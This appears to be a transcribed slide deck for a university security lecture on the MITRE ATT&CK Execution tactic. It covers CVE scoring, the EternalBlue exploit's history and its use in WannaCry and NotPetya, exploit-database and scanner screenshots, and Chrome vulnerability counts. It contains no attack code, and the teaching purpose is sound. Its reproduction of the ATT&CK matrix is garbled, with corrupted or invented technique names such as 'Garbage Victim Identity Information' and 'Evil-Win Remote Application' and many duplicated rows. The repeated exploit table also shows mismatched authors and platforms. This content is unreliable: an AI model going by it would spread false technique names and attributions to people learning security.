


Threats and Countermeasures

Lecture 05: Execution

COMP-5830/-6830
Spring 2025



Today: tc-vm-04_rco8



Disk Crypto: bPCFDFiX32nt9zSTiWonZRsm

MITRE ATT&CK



Enterprise Matrix

Below are the tactics and techniques representing the MITRE ATT&CK® Matrix for Enterprise. The Matrix contains information for the f

layout: side - show sub-tech

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 5 techniques	Execution 13 techniques	Persistence 19 techniques
Active Scanning (3)	Acquire Infrastructure (2)	Drive-by Compromise (1)	Command and Scripting Interpreter (8)	Account Manipulation (1)
Badware Victim Host Subversion (4)	Compromise Accounts (3)	Evil-Win Remote Application (1)	Container Administration Command (1)	BITS Jobs (1)
Garbage Victim Identity Information (4)	Compromise Infrastructure (1)	External Remote Services (1)	Deploy Container (1)	Boot or Logon Autoexec Scripts (14)
Garbage Victim Network Information (4)	Develop Capabilities (4)	Hardware Additions (1)	Exploitation for Client Execution (1)	Boot or Logon Initial Scripts (3)
Golden-Member Org Information (4)	Hardware Capabilities (1)	Phishing (1)	Inter-Process Communication (3)	Browser Extensions (1)
Hashing for Information (3)	Obtain Capabilities (4)	Replication Through Removable Media (1)	Native API (1)	Compromise Client Software Binary (1)
Identify Open Source (1)	Obtain Capabilities (4)	Supply Chain Compromise (1)	Scheduled Task/Job (5)	Create Account (3)
Search Closed Sources (7)	Obtain Capabilities (4)	Trusted Relationship (1)	Serverless Execution (1)	Create or Modify System Process (4)
Search Open Source (1)	Obtain Capabilities (4)	Valid Accounts (4)	Shared Modules (1)	Event Triggered Execution (14)
Search Open Technical Database (6)	Obtain Capabilities (4)		Software Deployment Tools (1)	External Remote Services (1)
Search Open Technical Database (6)	Obtain Capabilities (4)		System Services (2)	Hijack Execution Flow (1)
Search Open Technical Database (6)	Obtain Capabilities (4)		User Execution (3)	Implant Internal Image (1)
Search Open Technical Database (6)	Obtain Capabilities (4)		Windows Management Instrumentation (1)	Modify Authentication Process (7)
Search Open Technical Database (6)	Obtain Capabilities (4)			Office Application State (1)
Search Open Technical Database (6)	Obtain Capabilities (4)			Pre-OS Boot (3)
Search Open Technical Database (6)	Obtain Capabilities (4)			Scheduled Task/Job (1)
Search Open Technical Database (6)	Obtain Capabilities (4)			Server Software Component (3)
Search Open Technical Database (6)	Obtain Capabilities (4)			Traffic Signaling (2)
Search Open Technical Database (6)	Obtain Capabilities (4)			Valid Accounts (4)

Execution 13 techniques

Command and Scripting Interpreter (8)

Container Administration Command

Deploy Container

Exploitation for Client Execution

Inter-Process Communication (3)

Native API

Scheduled Task/Job (5)

Serverless Execution

Shared Modules

Software Deployment Tools

System Services (2)

User Execution (3)

View on the ATT&CK® Navigator [or](#)

Version Permalink

Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Exploitation of Remote Services (1)	Adversary-in-the-Middle (2)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal (1)
Internal Spearphishing (1)	Archive Collected Data (2)	Communication Through Removable Media (1)	Data Transfer Size Limits (1)	Data Destruction (1)
Lateral Tool Transfer (1)	Audio Capture (1)	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact (1)
Remote Service Session Hijacking (2)	Automated Collection (1)	Data Obfuscation (3)	Exfiltration Over C2 Channel (1)	Data Manipulation (2)
Remote Services (4)	Browser Session Hijacking (1)	Dynamic Resolution (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)
	Clipboard Data (1)	Encrypted Channel (2)	Exfiltration Over Physical Medium (1)	Disk Wipe (2)
Replication Through Removable Media (1)	Data from Cloud Storage (1)	Fallback Channels (1)	Exfiltration Over Web Service (2)	Endpoint Denial of Service (4)
Software Deployment Tools (1)	Data from Configuration Repository (2)	Ingress Tool Transfer (1)	Scheduled Transfer (1)	Firmware Corruption (1)
Taint Shared Content (1)	Data from Information Repositories (1)	Multi-Stage Channels (1)	Transfer Data to Cloud Account (1)	Inhibit System Recovery (1)
Use Alternate Authentication Material (4)	Data from Local System (1)	Non-Application Layer Protocol (1)		Network Denial of Service (2)
	Data from Network Shared Drive (1)	Non-Standard Port (1)		Resource Hijacking (1)
	Data from Removable Media (1)	Protocol Tunneling (1)		Service Stop (1)
	Data Staged (2)	Proxy (4)		System Shutdown/Reboot (1)
	Email Collection (3)	Remote Access Software (1)		
	Input Capture (4)	Traffic Signaling (2)		
	Screen Capture (1)	Web Service (1)		
	Video Capture (1)			

Execution



Execution	
13 techniques	
Command and Scripting Interpreter (8)	
Container Administration Command	
Deploy Container	
Exploitation for Client Execution	
Inter-Process Communication (3)	
Native API	
Scheduled Task/Job (5)	
Serverless Execution	
Shared Modules	
Software Deployment Tools	
System Services (2)	
User Execution (3)	

Execution consists of techniques that result in adversary-controlled code running on a local or remote system. Techniques that run malicious code are often paired with techniques from all other tactics to achieve broader goals, like exploring a network or stealing data. For example, an adversary might use a remote access tool to run a PowerShell script that does Remote System Discovery.

Execution (simplified)



Execution	
13 techniques	
Command and Scripting Interpreter (8)	
Container Administration Command	
Deploy Container	
Exploitation for Client Execution	
Inter-Process Communication (3)	
Native API	
Scheduled Task/Job (5)	
Serverless Execution	
Shared Modules	
Software Deployment Tools	
System Services (2)	
User Execution (3)	

- Run code on remote systems/devices/network
 - Intelligent, controlled, generic, and targeted
- Often achieved via abuse of existing execution contexts

Via External Attack Surface



Via External Attack Surface



- Leveraging weaknesses in target's servers

CVEs



- “Common Vulnerabilities & Exposures”
- (Semi)structured vulnerability details
- Includes a “score”

SCORE ——— CVSS 3 ——— RATING

SCORE	CVSS 3	RATING
0		None
0.1-3.9		Low
4.0-6.9		Medium
7.0-8.9		High
9-10		Critical

The screenshot shows the NIST National Vulnerability Database (NVD) entry for CVE-2021-44228. The page header includes the NIST logo and the text 'Information Technology Laboratory' and 'NATIONAL VULNERABILITY DATABASE'. The main content area is titled 'VULNERABILITIES' and features a section for 'CVE-2021-44228 Detail'. This section includes a 'MODIFIED' status, a description of the vulnerability, and a 'QUICK INFO' sidebar with details such as the CVE Dictionary Entry, NVD Published Date, NVD Last Modified, and Source.

NIST Information Technology Laboratory NATIONAL VULNERABILITY DATABASE

VULNERABILITIES

CVE-2021-44228 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log

QUICK INFO

CVE Dictionary Entry:
CVE-2021-44228

NVD Published Date:
12/10/2021

NVD Last Modified:
02/04/2025

Source:
Apache Software Foundation

CVE Database



[Information Technology Laboratory](#)

NATIONAL VULNERABILITY DATABASE

NIST NATIONAL VULNERABILITY DATABASE NVD

Sort results by: Publish Date Descending

There are **266,305** matching records.

1 2 3 4 5 6 7 8 9 10 > >>

Vuln ID	Summary	CVSS Severity
CVE-2025-25741	D-Link DIR-853 A1 FW1.20B07 was discovered to contain a stack-based buffer overflow vulnerability via the IPv6_PppoePassword parameter in the SetIPv6PppoeSettings module. Published: February 12, 2025; 1:15:28 PM -0500	V4.0:(not available) V3.x:(not available) V2.0:(not available)
CVE-2025-25200	Koa is expressive middleware for Node.js using ES2017 async functions. Prior to versions 0.21.2, 1.7.1, 2.15.4, and 3.0.0-alpha.3, Koa uses an evil regex to parse the `X-Forwarded-Proto` and `X-Forwarded-Host` HTTP headers. This can be exploited to carry out a Denial-of-Service attack. Versions 0.21.2, 1.7.1, 2.15.4, and 3.0.0-alpha.3 fix the issue. Published: February 12, 2025; 1:15:28 PM -0500	V4.0:(not available) V3.x:(not available) V2.0:(not available)
CVE-2025-25199	go-crypto-winnative Go crypto backend for Windows using Cryptography API: Next Generation (CNG). Prior to commit f49c8e1379ea4b147d5bff1b3be5b0ff45792e41, calls to `cng.TLS1PRE` don't release the key handle, producing a small memory leak every time	V4.0:(not available) V3.x:(not available) V2.0:(not available)

ETERNALBLUE (CVE-2017-0144)



CVE-2017-0144 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0143, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.

ETERNALBLUE (CVE-2017-0144)



- ~2008: Vulnerability introduced to SMB

A screenshot of a Wired article. The Wired logo is in the top left, and a 'SUBSCRIBE' button is in the top right. The author is Andy Greenberg, and the article is in the Security section, dated 08.17.2016 at 08:34 PM. The title is 'The Shadow Brokers Mess Is What Happens When the NSA Hoards Zero-Days'. The lead paragraph discusses zero-days leaking from an elite NSA-linked hacker team.

≡ **WIRED** SUBSCRIBE

ANDY GREENBERG SECURITY 08.17.2016 08:34 PM

The Shadow Brokers Mess Is What Happens When the NSA Hoards Zero-Days

As zero-days appear to leak from an elite NSA-linked hacker team, the incident puts the focus back on the agency's controversial hacking activities.

ETERNALBLUE (CVE-2017-0144)



≡ **WIRED** SUBSCRIBE

ANDY GREENBERG SECURITY 08.17.2016 08:34 PM

The Shadow Brokers Mess Is What Happens When the NSA Hoards Zero-Days

As zero-days appear to leak from an elite NSA-linked hacker team, the incident puts the focus back on the agency's controversial hacking activities.

- ~2008: Vulnerability introduced to SMB
- Vulnerability pushed to all Windows products
 - Windows XP/Vista/7/8/10
 - Windows Server 2008, 2012, 2016

ETERNALBLUE (CVE-2017-0144)



≡ **WIRED** SUBSCRIBE

ANDY GREENBERG SECURITY 08.17.2016 08:34 PM

The Shadow Brokers Mess Is What Happens When the NSA Hoards Zero-Days

As zero-days appear to leak from an elite NSA-linked hacker team, the incident puts the focus back on the agency's controversial hacking activities.

- ~2008: Vulnerability introduced to SMB
- Vulnerability pushed to all Windows products
 - Windows XP/Vista/7/8/10
 - Windows Server 2008, 2012, 2016
- ~2010: NSA finds/weaponizes

ETERNALBLUE (CVE-2017-0144)



- ~2008: Vulnerability introduced to SMB
- Vulnerability pushed to all Windows products
 - Windows XP/Vista/7/8/10
 - Windows Server 2008, 2012, 2016
- ~2010: NSA finds/weaponizes
- ~2016: NSA ***loses their exploit & tooling***

ETERNALBLUE Impact




- May2017: Bolted to WannaCry's ransomware worm & deployed
 - Hospitals
 - Manufacturing
 - Telcoms
 - etc.



ETERNALBLUE Impact




- May2017: Bolted to WannaCry's ransomware worm & deployed
- Jun2017: Bolted to Petya/NotPetya ransomware worm & deployed



ETERNALBLUE Impact



- May2017: Bolted to WannaCry's ransomware worm & deployed
- Jun2017: Bolted to Petya/NotPetya ransomware worm & deployed
 - Power companies
 - Shipping companies
 - Major banks
 - ISPs & telcoms



ETERNALBLUE Impact



- May2017: Bolted to WannaCry's ransomware worm & deployed
- Jun2017: Bolted to Petya/NotPetya ransomware worm & deployed
- 2017 – heat-death: Pentesters & others use as default exploit



Pre-Built Exploit Templates



EXPLOIT DATABASE

Filters: Verified Has App Filters Reset All

Show 15 Search:

Date	D	A	V	Title	Type	Platform	Author
2024-11-15				SOPPlanning 1.52.01 (Simple Online Planning Tool) - Remote Code Execution (RCE) (Authenticated)	WebApps	PHP	cybersploit
2024-10-01				reNgin 2.2.0 - Command Injection (Authenticated)	WebApps	Multiple	Caner Tercan
2024-10-01				openSIS 9.1 - SQLi (Authenticated)	WebApps	PHP	Devrim Diragumandan
2024-10-01				dizqueTV 1.5.3 - Remote Code Execution (RCE)	WebApps	JSP	Ahmed Said Saud Al-Busaidi
2024-08-28				NoteMark < 0.13.0 - Stored XSS	WebApps	Multiple	Alessio Romano (sfoffo)
2024-08-28				Gitea 1.22.0 - Stored XSS	WebApps	Multiple	Catalin Iovita, Alexandru Postolache
2024-08-28				Invesalius3 - Remote Code Execution	WebApps	Python	Alessio Romano (sfoffo), Riccardo Degli Esposti (partywave)
2024-08-28				Windows TCP/IP - RCE Checker and Denial of Service	DoS	Windows	Photubias
2024-08-24				Aurbs 501 - Authenticated RCE	WebApps	Linux	Haeglin Vita

Pre-Built Exploit Templates



The screenshot shows the Exploit Database website interface. At the top left is the logo with a spider icon and the text 'EXPLOIT DATABASE'. On the right, there are navigation icons for list view, a dropdown menu, and a search icon. Below the header, there are filter checkboxes for 'Verified' and 'Has App', a 'Filters' button, and a 'Reset All' button. A 'Show' dropdown is set to '15'. A search bar is present with the text 'Search:'. The main content is a table of exploits with columns for Date, Download icon, Authentication icon, Title, Type, Platform, and Author.

Date	D	A	V	Title	Type	Platform	Author
2024-11-15				SOPPlanning 1.52.01 (Simple Online Planning Tool) - Remote Code Execution (RCE) (Authenticated)	WebApps	PHP	cybersploit
2024-10-01				reNgine 2.2.0 - Command Injection (Authenticated)	WebApps	Multiple	Caner Tercan
2024-10-01				openSIS 9.1 - SQLi (Authenticated)	WebApps	PHP	Devrim Diragumandan
2024-10-01				dizqueTV 1.5.3 - Remote Code Execution (RCE)	WebApps	JSP	Ahmed Said Saud Al-Busaidi
2024-08-28				NoteMark < 0.13.0 - Stored XSS	WebApps	Multiple	Alessio Romano (sfoffo)
2024-08-28				Gitea 1.22.0 - Stored XSS	WebApps	Multiple	Catalin Iovita, Alexandru Postolache
2024-08-28				Invesalius3 - Remote Code Execution	WebApps	Multiple	Alessio Romano (sfoffo)
2024-08-28				Windows TCP/IP - RCE Checker and Denial of Service	WebApps	Multiple	Alessio Romano (sfoffo)
2024-08-24				Aurix 501 - Authenticated RCE	WebApps	Multiple	Alessio Romano (sfoffo)

The screenshot shows a GitHub repository page for 'hackerhouse-opensource/exploits'. The repository is public and has 109 forks and 425 stars. The main content area shows a list of files in the 'master' branch, including 'AirWatchMDMJailbreakBypass.txt', 'BTCPE.txt', 'CVE-2012-4681.tgz', 'CVE-2014-0160.py', 'CVE-2020-0601.xdb', 'CVE-2020-3950.tgz', 'FreeBSD-pftp-dirtraversal.txt', and 'Kronos.tgz'. The repository description states: 'exploits and proof-of-concept vulnerability demonstration files from the team at Hacker House'. The repository is linked to 'hacker.house'.

Via External Attack Surface



- Leveraging weaknesses in target's servers
- Primary causes of vulnerabilities
 - Insecure implementation
 - Insecure configuration
 - Misunderstood administrator assumptions/expectations

Via External Attack Surface



- Leveraging weaknesses in target's servers
- Primary causes of vulnerabilities
 - Insecure implementation
 - Insecure configuration
 - Misunderstood administrator assumptions/expectations
- Exploration and interrogation is readily available as deployed

Pre-Made Vulnerability Scanners



A screenshot of the PortSwigger website. The header includes the PortSwigger logo and navigation links for Products, Solutions, Research, Academy, and Support. The main content area features the text 'Burp Suite Professional Test like a pro' and a sub-headline 'Hands-on security testers need the best tools for the job. Tools you have faith in, and enjoy using all day long. The tools that other professionals trust.' Below this is a 'TRY FOR FREE' button and a 'BUY - \$449' button. A small inset image shows a screenshot of the Burp Suite interface.

Burp Suite

A screenshot of the Tenable website. The header includes the Tenable logo and a 'Try' button. The main content area features the text 'The global gold standard in vulnerability assessment' and two columns for 'Nessus Professional' and 'Nessus Expert'. Both columns list features such as 'Unlimited IT vulnerability assessments', 'Vulnerability scoring with CVSS v4, EPSS and VPR (for Top 10 Vulns)', 'Configuration, compliance and security audits', and 'Use anywhere'.

Nessus

A screenshot of the Mayhem website. The header includes the Mayhem logo and navigation links for About Mayhem, Products, and Resources. The main content area features the text 'Continuous Testing' and 'Run Mayhem as a part of your continuous integration build.' Below this is a screenshot of the Mayhem interface showing a table of defects. The table has columns for Severity, Endpoints, Request/Endpoint, and Severity. The defects listed are SQL Injection (GET /locations), SQL Injection (POST /location), Path Traversal (GET /info), Internal Serve... (GET /info), and Invalid Respon... (POST /location).

Mayhem/
ForAllSecure

Via Clients' Attack Surface



Via Clients' Attack Surface



- Leveraging weaknesses in target's clients

Via Clients' Attack Surface




- Leveraging weaknesses in target's clients
- Primary causes of vulnerabilities
 - Insecure implementation
 - Insecure configuration
 - Misunderstood user assumptions/expectations

Via Clients' Attack Surface



- Leveraging weaknesses in target's clients
- Primary causes of vulnerabilities
 - Insecure implementation
 - Insecure configuration
 - Misunderstood user assumptions/expectations
- Targets rely heavily on small set of predictable and widely-available/-understood applications

EX: Browsers



<https://gs.statcounter.com/browser-market-share>

Vulns are like Cats



Google » Chrome : Product details, threats and statistics

[Versions](#) [Vulnerabilities \(3581\)](#) [Product Dashboard](#) [CVSS Report](#) [Metasploit Modules](#)

[Log in](#) to view product risk score details

Vulnerabilities by types/categories

Year	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	File Inclusion	CSRF	XXE	SSRF	Open Redirect	Input Validation
2015	36	52	0	5	0	0	0	0	0	0	7
2016	30	31	0	7	1	0	0	0	0	0	14
2017	27	39	0	13	0	0	0	0	0	0	26
2018	28	34	0	7	0	0	0	0	0	1	35
2019	22	94	0	6	0	0	1	0	0	1	43
2020	23	117	0	6	0	0	0	0	0	0	15
2021	46	186	0	3	0	1	0	0	0	0	10
2022	38	216	0	2	0	0	0	0	0	0	18
2023	29	112	0	2	0	0	0	0	0	0	3
2024	19	87	0	1	0	0	0	0	0	0	0
2025	2	3	0	0	0	0	0	0	0	0	0
Total	300	971		52	1	1	1			2	171

Stable Channel Update for Desktop

Wednesday, February 12, 2025

The Stable channel has been updated to 133.0.6943.98/99 for Windows, Mac and 133.0.6943.98 for Linux which will roll out over the coming days/weeks. A full list of changes in this build is available in the [Log](#).

Security Fixes and Rewards

Note: Access to bug details and links may be kept restricted until a majority of users are updated with a fix. We will also retain restrictions if the bug exists in a third party library that other projects similarly depend on, but haven't yet fixed.

This update includes [4](#) security fixes. Below, we highlight fixes that were contributed by external researchers. Please see the [Chrome Security Page](#) for more information.

[\$55000][[391907159](#)] **High** CVE-2025-0995: Use after free in V8. *Reported by Popax21 on 2025-01-24*

[TBD][[391788835](#)] **High** CVE-2025-0996: Inappropriate implementation in Browser UI. *Reported by yuki yamaoto on 2025-01-23*

[TBD][[391666328](#)] **High** CVE-2025-0997: Use after free in Navigation. *Reported by asnine on 2025-01-23*

[TBD][[386857213](#)] **High** CVE-2025-0998: Out of bounds memory access in V8. *Reported by Alan Goodman on 2024-12-31*

